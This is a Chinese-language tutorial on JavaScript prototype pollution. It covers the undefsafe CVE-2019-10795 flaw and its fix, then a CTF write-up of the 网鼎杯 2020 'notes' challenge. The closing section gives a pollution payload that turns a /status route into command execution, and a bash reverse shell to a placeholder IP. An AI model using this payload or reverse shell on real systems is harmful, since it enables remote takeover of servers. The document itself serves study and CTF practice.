

# 原型链污染入门

## test1.js

```
1 // foo是一个简单的JavaScript对象
2 let foo = {bar: 1}
3
4 // foo.bar 此时为1
5 console.log(foo.bar)
6
7 // 修改foo的原型（即Object）
8 foo.__proto__.bar = 2
9
10 // 由于查找顺序的原因，foo.bar仍然是1
11 console.log(foo.bar)
12
13 // 此时再用Object创建一个空的zoo对象
14 let zoo = {}
15
16 // 查看zoo.bar
17 console.log(zoo.bar)//2
```

zoo.bar的结果是2;

因为前面修改了foo的原型 `foo.__proto__.bar = 2`，而foo是一个Object类的实例，所以实际上是修改了Object这个类，给这个类增加了一个属性bar，值为2。

后来，又用Object类创建了一个zoo对象 `let zoo = {}`，zoo对象自然也有一个bar属性了。

那么，在一个应用中，如果攻击者控制并修改了一个对象的原型，那么将可以影响所有和这个对象来自同一个类、父祖类的对象。这种攻击方式就是**原型链污染**。

## test2.js

```
1 function Student(name, grade) {
2     this.name = name;
3     this.grade = grade;
4 }
5
6 const stu = new Student("test",100);
7 console.log(stu.name);//test
8 console.log(stu.grade);//100
9 console.log(stu.noexist);//undefined
```

内部原理如下

1. 先看 `stu` 上是否存在 `noexist`，不存在，所以看 `stu.__proto__`
2. `stu.__proto__` 上也不存在 `noexist` 属性，再看 `stu.__proto__.__proto__`，其实就是纯对象的原型：`Object.prototype`
3. 纯对象的原型上也不存在 `noexist` 属性，再往上，到 `stu.__proto__.__proto__.__proto__` 上去找，其实就是 `null`，`null` 不存在 `noexist` 属性，返回 `undefined`；

这就是原型链的机制。也就是原型构成的链，当访问一个对象属性时会查找本身是否存在该属性，否则递归查找原型是否存在该属性，存在则返回；遇到原型为 `null`，还未找到则返回 `undefined`。

## test3.js

```
1 function Student(name, grade) {
2     this.name = name;
3     this.grade = grade;
4 }
5
6 const stu = new Student("test",100);
7 a = new Student();
8 a.__proto__.noexist = 'nice';
9 console.log(stu.name);//test
10 console.log(stu.grade);//100
11 console.log(stu.noexist);//nice
```

可以看到我们通过修改 一个对象 (任意)的`原型属性`可以影响到另一个对象的属性，这就是**原型链污染**。这在其他的语言中是无法想象的。就像是在类实例化多个对象后，每个对象能够修改类的属性，进而影响到全部同类实例化出的对象。这其实是一件恐怖的事情。

如下分析：

## undefsafe- CVE-2019-10795

### [Prototype Pollution](#)

最近在学习原型链污染，于是就来参考师傅们的文章学习一下，记录一下

## undefsafe介绍

undefsafe是Nodejs的一个第三方模块，其核心为一个简单的函数，用来处理访问对象属性不存在的报错问题。

### [undefsafe模块](#)

但其在低版本(< 2.0.3)存在原型链污染漏洞。

```
1 //我们通过npm 安装这个模块的这个版本
2 npm install --save undefsafe@2.0.0
3 //这里自己安装的是2.0.0
```

## undefsafe用处

### 问题来原

```

1  var object = {
2      a: {
3          b: {
4              c: 1,
5              d: [1,2,3],
6              e: 'Firebasky'
7          }
8      }
9  };
10 console.log(object.a.b.e)
11 //Firebasky
12 console.log(object.a.c.e)
13 // TypeError: Cannot read property 'e' of undefined

```

可以看到最后一个输出的报错的，如果是大量的编程就会报错，为了解决这个问题，我们使用 `undefsafe` 帮助我们解决

## 使用 `undefsafe` 解决报错

```

1  var a = require("undefsafe");//引用模块
2  var object = {
3      a: {
4          b: {
5              c: 1,
6              d: [1,2,3],
7              e: 'Firebasky'
8          }
9      }
10 };
11 console.log(a(object, 'a.b.e'))
12 //Firebasky
13 console.log(a(object, 'a.c.e'))
14 //undefined

```

可以看到如果使用 `undefsafe` 模块来引用，在访问对象不存在的属性的时候不会报错，而是 `undefined` (解决了报错的问题)

## 使用 `undefsafe` 修改存在对象的属性

同时使用 `undefsafe` 模块在对对象进行赋值的时候，如果目标属性存在，就可以帮助我们修改对象的值

```

1  var a = require("undefsafe");
2  var object = {
3      a: {
4          b: {
5              c: 1,
6              d: [1,2,3],
7              e: 'Firebasky'
8          }
9      }
10 };
11 console.log(object)
12 //{ a: { b: { c: 1, d: [Array], e: 'Firebasky' } } }
13 a(object, 'a.b.c', 'this')//进行修改赋值
14 a(object, 'a.b.d', 'is')//进行修改赋值

```

```
15 console.log(object)
16 //{ a: { b: { c: 'this', d: 'is', e: 'Firebasky' } } }
```

## 使用undefsafe修改不存在对象的属性

对象属性不存在，如果想修改，则访问属性会在上层进行创建并赋值。

```
1 var a = require("undefsafe");
2 var object = {
3   a: {
4     b: {
5       c: 1,
6       d: [1,2,3],
7       e: 'Firebasky'
8     }
9   }
10 };
11 console.log(object)
12 //{ a: { b: { c: 1, d: [Array], e: 'Firebasky' } } }
13 a(object, 'a.f.e', 'nice')//修改不存在的属性
14 console.log(object)
15 //{ a: { b: { c: 1, d: [Array], e: 'Firebasky' }, e: 'nice' } }
```

## undefsafe模块漏洞分析

这里是安装的2.0.0版本的undefsafe模块

### 测试代码分析

```
1 var a = require("undefsafe");
2 var object = {
3   a: {
4     b: {
5       c: 1,
6       d: [1,2,3],
7       e: 'Firebasky'
8     }
9   }
10 };
11 var payload = "__proto__.user";
12 a(object, payload, "admin");//恶意字符串
13 console.log(object.user);
14 //admin
```

我们发现当undefsafe第2, 3个参数可控时，我们可以污染object的值，就是对象里面的属性  
那么我们如何进行利用攻击？

我们简单看一个例子：

```

1 var a = require("undefsafe");
2 var test = {}
3 console.log('this is '+test)
4 // this is [object Object]
5 a(test, '__proto__.toString', function(){ return 'just a evil!'})
6 console.log('this is '+test)
7 // this is just a evil!

```

当我们将对象与字符串拼接时，会自动触发 toString 方法，但由于当前对象test中没有该方法，因此不断向上回溯。当前环境中等同于在 test.\_\_proto\_\_ 中寻找toString方法。然后将返回：[object Object]，并与this is进行拼接。

## 实验

```

> var test={}
< undefined
> test.__proto__
< {constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...}
  ▶ constructor: f Object()
  ▶ hasOwnProperty: f hasOwnProperty()
  ▶ isPrototypeOf: f isPrototypeOf()
  ▶ propertyIsEnumerable: f propertyIsEnumerable()
  ▶ toLocaleString: f toLocaleString()
  ▼ toString: f toString()
    arguments: (...)
    caller: (...)
    length: 0
    name: "toString"
    ▶ __proto__: f ()
    ▶ [[Scopes]]: Scopes[0]
  ▶ valueOf: f valueOf()
  ▶ __defineGetter__: f __defineGetter__()
  ▶ __defineSetter__: f __defineSetter__()
  ▶ __lookupGetter__: f __lookupGetter__()
  ▶ __lookupSetter__: f __lookupSetter__()
  ▶ get __proto__: f __proto__()
  ▶ set __proto__: f __proto__()
> |

```



但是当我们使用undefsafe的时候，可以对原型进行污染，污染前，原型中toString方法为

```

> var test={}
< undefined
> test.__proto__
< {constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...}
  ▶ constructor: f Object()
  ▶ hasOwnProperty: f hasOwnProperty()
  ▶ isPrototypeOf: f isPrototypeOf()
  ▶ propertyIsEnumerable: f propertyIsEnumerable()
  ▶ toLocaleString: f toLocaleString()
  ▼ toString: f toString()
    arguments: (...)
    caller: (...)
    length: 0
    name: "toString"
    ▶ __proto__: f ()
    ▶ [[Scopes]]: Scopes[0]
  ▶ valueOf: f valueOf()
  ▶ __defineGetter__: f __defineGetter__()
  ▶ __defineSetter__: f __defineSetter__()
  ▶ __lookupGetter__: f __lookupGetter__()
  ▶ __lookupSetter__: f __lookupSetter__()
  ▶ get __proto__: f __proto__()
  ▶ set __proto__: f __proto__()

```

污染后:

```

> test.__proto__.toString=function(){return 'this is Firebasky'}
< f (){return 'this is Firebasky'}
> test.__proto__
< {constructor: f, __defineGetter__: f, __defineSetter__: f, hasOwnProperty: f, __lookupGetter__: f, ...}
  ▶ constructor: f Object()
  ▶ hasOwnProperty: f hasOwnProperty()
  ▶ isPrototypeOf: f isPrototypeOf()
  ▶ propertyIsEnumerable: f propertyIsEnumerable()
  ▶ toLocaleString: f toLocaleString()
  ▼ toString: f ()
    arguments: null
    caller: null
    length: 0
    name: ""
    ▶ prototype: {constructor: f}
    ▶ __proto__: f ()
    ▶ [[FunctionLocation]]: VM540:1
    ▶ [[Scopes]]: Scopes[1]
  ▶ valueOf: f valueOf()
  ▶ __defineGetter__: f __defineGetter__()
  ▶ __defineSetter__: f __defineSetter__()
  ▶ __lookupGetter__: f __lookupGetter__()
  ▶ __lookupSetter__: f __lookupSetter__()
  ▶ get __proto__: f __proto__()
  ▶ set __proto__: f __proto__()

```

此时我们进行测试

```

> var b={}
< undefined
> b+' oh~'
< "this is Firebasky oh~"

```

我们发现一个空对象和字符串 oh~ 进行拼接，竟然返回了

```
1 | this is Firebasky oh~
```

那么这就是因为原型链污染导致，当我们调用b对象和字符串拼接时，触发其toString方法，但由于当前对象中没有，则回溯至原型中寻找，并发现toString方法，同时进行调用，而此时原型中的toString方法已被我们污染，因此可以导致其输出被我们污染后的结果。

## 调试代码分析

test.js


```

1 var a = require("undefsafe");
2 var test = {};
3 var payload = "__proto__.toString";
4 a(test,payload,"evilstring");


```

跟进undefsafe函数 undefsafe.js


此时我们传入的test，会变成 test.\_\_proto\_\_




第二次递归，此时传入的test的就会变为 test.\_\_proto\_\_.toString



然后进行赋值





## 看看如何修复的

该漏洞在2.0.3版本进行修复，我们看到patch内容如下

↑...	@@ -99,6 +99,10 @@ function undefsafe(obj, path, value, __res) {
99	99
100	100
101	101
102	102
103	103
104	104
105	105
106	106
107	107
108	108
↓	

```
@@ -99,6 +99,10 @@ function undefsafe(obj, path, value, __res) {
    return res;
}
+ if (Object.getOwnPropertyNames(obj).indexOf(key) == -1) {
+   return undefined;
+ }
+
obj = obj[key];
if (obj === undefined || obj === null) {
    break;
}
```

在赋值操作的时候进行了一个判断

```
1 //Object.getOwnPropertyNames返回的是对象所有自己的属性
2 //大概就是不能提交或者原对象的属性
3 if(Object.getOwnPropertyNames(obj).indexOf(key)==-1){
4     return undefined;
5 }
6 //发现如果操纵原型，则会返还undefined
```

## 漏洞利用(ctf-[网鼎杯 2020 青龙组]notes)

考察 原型链污染和 CVE-2019-10795

源代码

```
1 var express = require('express');
2 var path = require('path');
3 const undefsafe = require('undefsafe'); //存在漏洞原型链污染
4 const { exec } = require('child_process');
5
6 var app = express();
7
8 class Notes {
9     constructor() { //构造函数方法
10         this.owner = "whoknows";
11         this.num = 0;
12         this.note_list = {};
13     }
14     write_note(author, raw_note) { //写入
15         this.note_list[(this.num++).toString()] = {"author":
16             author, "raw_note": raw_note}; //返回信息
17     }
18 }
```



```

16     }
17     get_note(id) { //返回信息
18         var r = {}
19         undefsafe(r, id, undefsafe(this.note_list, id));
20         return r;
21     }
22     edit_note(id, author, raw) { //id=__proto__.a&author=exp&raw=a
23         undefsafe(this.note_list, id + '.author', author);
24         undefsafe(this.note_list, id + '.raw_note', raw);
25     }
26     get_all_notes() {
27         return this.note_list;
28     }
29     remove_note(id) { //删除
30         delete this.note_list[id];
31     }
32 }
33 var notes = new Notes();
34 notes.write_note("nobody", "this is nobody's first note");
35 //写入
36
37 app.set('views', path.join(__dirname, 'views'));
38 app.set('view engine', 'pug');
39 app.use(express.json());
40 app.use(express.urlencoded({ extended: false }));
41 app.use(express.static(path.join(__dirname, 'public')));
42
43 app.get('/', function(req, res, next) {
44     res.render('index', { title: 'Notebook' });
45 });
46
47 app.route('/add_note').get(function(req, res) { //添加
48     //控制的参数有author,raw
49     res.render('mess', {message: 'please use POST to add a note'});
50 }).post(function(req, res) {
51     let author = req.body.author;
52     let raw = req.body.raw;
53     if (author && raw) {
54         notes.write_note(author, raw);
55         res.render('mess', {message: "add note sucess"});
56     } else {
57         res.render('mess', {message: "did not add note"});
58     }
59 })
60
61 app.route('/edit_note') //修改
62 //控制的参数id,author,raw
63 //id=__proto__.abc&author=exp&raw=a
64 .get(function(req, res) {
65     res.render('mess', {message: "please use POST to edit a note"});
66 })
67 .post(function(req, res) { //控制3个参数
68     let id = req.body.id;
69     let author = req.body.author;
70     let enote = req.body.raw;
71     if (id && author && enote) {
72         notes.edit_note(id, author, enote);
73         res.render('mess', {message: "edit note sucess"});

```

```

74     } else {
75         res.render('mess', {message: "edit note failed"});
76     }
77 })
78
79 app.route('/delete_note')
80 .get(function(req, res) {
81     res.render('mess', {message: "please use POST to delete a note"});
82 })
83 .post(function(req, res) {
84     //控制的参数id
85     let id = req.body.id;
86     if (id) {
87         notes.remove_note(id);
88         res.render('mess', {message: "delete done"});
89     } else {
90         res.render('mess', {message: "delete failed"});
91     }
92 })
93
94 app.route('/notes')//控制q参数
95 .get(function(req, res) {
96     let q = req.query.q;
97     let a_note;
98     if (typeof(q) === "undefined") {
99         a_note = notes.get_all_notes();
100     } else {
101         a_note = notes.get_note(q);
102     }
103     res.render('note', {list: a_note});
104 })
105
106 app.route('/status')
107 //利用点
108 .get(function(req, res) {
109     let commands = {
110         "script-1": "uptime",
111         "script-2": "free -m"
112     };
113     //执行命令并且返回输出
114     for (let index in commands) {
115         exec(commands[index], {shell: '/bin/bash'}, (err, stdout,
116 stderr) => {
117             if (err) {
118                 return;
119             }
120             console.log(`stdout: ${stdout}`);
121         });
122     }
123     res.send('OK');
124     res.end();
125 })
126
127 app.use(function(req, res, next) {
128     res.status(404).send('Sorry cant find that!');
129 });
130
131 app.use(function(err, req, res, next) {

```

```

131 console.error(err.stack);
132 res.status(500).send('Something broke!');
133 });
134
135 const port = 8080;
136 app.listen(port, () => console.log(`Example app listening at
    http://localhost:${port}`))

```

分析代码发现，存在一个 `undefsafe` 模块，如果可以控制其中的第二个和第三个参数就可以形成原型链污染。

查看每一个路由的函数调用的函数，并且查看参数控制。

最后找到了 `/edit_note` 路由

```

1 app.route('/edit_note')//修改
2 //id=__proto__.abc&author=exp&raw=a
3 .get(function(req, res) {
4     res.render('mess', {message: "please use POST to edit a note"});
5 })
6 .post(function(req, res) { //控制3个参数
7     let id = req.body.id;
8     let author = req.body.author;
9     let enote = req.body.raw;
10    if (id && author && enote) {
11        notes.edit_note(id, author, enote);
12        res.render('mess', {message: "edit note sucess"});
13    } else {
14        res.render('mess', {message: "edit note failed"});
15    }
16 })

```

我们可以控制3个参数，并且 `Notes` 类中会被调用，那么我们可以操纵原型链进行污染。

```

1 .edit_note(id, author, raw) { //id=__proto__.abc&author=exp&raw=a
2     undefsafe(this.note_list, id + '.author', author);
3     undefsafe(this.note_list, id + '.raw_note', raw);
4 }

```

现状已经找到了原型链进行污染，接下来就是有没有什么位置可以进行利用。

```

1 //status路由
2 app.route('/status')
3 .get(function(req, res) {
4     let commands = {
5         "script-1": "uptime",
6         "script-2": "free -m"
7     };
8     for (let index in commands) { //循环commands里面的值
9         exec(commands[index], {shell: '/bin/bash'}, (err, stdout, stderr) =>
10         {
11             //执行命令
12             if (err) {
13                 return;
14             }
15             console.log(`stdout: ${stdout}`); //输出结果
16         }
17     }
18 })

```

```

15     });
16   }
17   res.send('OK');
18   res.end();
19 })

```

大概是执行 `commands` 里面的值，并将结果输出出来

那我们来测试一下

```

1  const undefsafe = require('undefsafe');
2  var note_list = {}
3  var id = '__proto__.a'
4  var author = 'exp'
5  undefsafe(note_list, id + '.author', author);
6  let commands = {
7    "script-1": "uptime",
8    "script-2": "free -m"
9  };
10 for (let index in commands){
11   console.log(commands[index])
12 }
13 //输出
14 //uptime
15 //free -m
16 //exp

```

可以看到成功输出了 `exp` 既然可以执行命令，那我们就可以控制参数进行命令执行

那么为什么我们遍历 `commands` 的时候，会遍历到原型中我们污染增加的属性呢？

```

1  for...in 循环只遍历可枚举属性（包括它的原型链上的可枚举属性）。像 Array 和 Object 使用内置构造函数所创建的对象都会继承自 Object.prototype 和 String.prototype 的不可枚举属性，例如 String 的 indexOf() 方法或 Object 的 toString() 方法。循环将遍历对象本身的所有可枚举属性，以及对象从其构造函数原型中继承的属性（更接近原型链中对象的属性覆盖原型属性）。

```

因此我们可以利用原型链污染的问题，增加一个我们可控的属性，利用 `status` 的命令执行功能令其执

## 利用过程

在 `/edit_note` 路由添加下面参数，然后去访问 `/status` 路由去执行

```

1  id=__proto__.abc&author=exp&raw=a

```

可以通过反弹shell进行

```

1  id=__proto__.abc&author=http://ip/shell.txt&raw=a
2  访问 /status
3  成功

```

```

1  shell.txt
2  bash -i >& /dev/tcp/ip/81 0>&1

```

